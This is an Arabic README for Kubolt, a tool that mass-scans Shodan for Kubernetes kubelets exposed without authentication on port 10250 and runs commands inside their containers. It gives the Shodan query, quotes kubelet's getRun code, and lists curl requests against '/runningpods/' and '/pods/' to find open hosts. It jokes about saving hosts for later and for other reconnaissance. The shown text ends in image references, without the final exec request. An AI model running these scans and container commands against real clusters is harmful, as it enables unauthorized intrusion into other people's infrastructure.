
 averonesis/kubolt
أداة Kubolt لفحص مجموعات Kubernetes العامة

Kubolt هي أداة بسيطة لمسح مجموعات Kubernetes العامة غير المُوثَّقة وتشغيل الأوامر داخل الحاويات
أحيانًا، يكون منفذ kubelet 10250 مفتوحًا للوصول غير المصرح به مما يجعل من الممكن تشغيل الأوامر داخل الحاويات باستخدام دالة getrun من kubelet:
// getRun handles requests to run a command inside a container.
func (s *Server) getRun(request *restful.Request, response *restful.Response) {
	params := getExecRequestParams(request)
	pod, ok := s.host.GetPodByName(params.podNamespace, params.podName)
	if !ok {
		response.WriteError(http.StatusNotFound, fmt.Errorf("pod does not exist"))
		return
	}
حسنًا، دعنا نسأل صديقنا Shodan :trollface:
الاستعلام الأساسي هو
ssl:true port:10250 404
يستخدم Kubelet المنفذ 10250 مع SSL افتراضيًا، و404 هي استجابة HTTP بدون مسار URL.
يسأل Kubolt Shodan عبر API عن قائمة عناوين IP ويحتفظ بها لإجراءات OSINT أخرى 😁
أولاً، دعنا نسأل Kubelet عن البودات الجارية ونقوم بتصفية المضيفين حيث لا تحتوي الاستجابة على Unauthorized وتحتوي على container حتى نتمكن من تشغيل أمر داخله.
curl -k https://IP-from-Shodan:10250/runningpods/
على أي حال، إذا وجدت المضيف بدون أي بودات جارية في الوقت الحالي، احتفظ به للمرة القادمة عندما قد تبدأ البودات 😁
يمكنك سرد جميع البودات المتاحة من هذه الطلبات:
curl -k https://IP-from-Shodan:10250/pods/
#or
curl http://IP-from-Shodan:10255/pods/
بعد ذلك، يقوم kubolt بتحليل الاستجابة وإنشاء طلب جديد كما يلي:
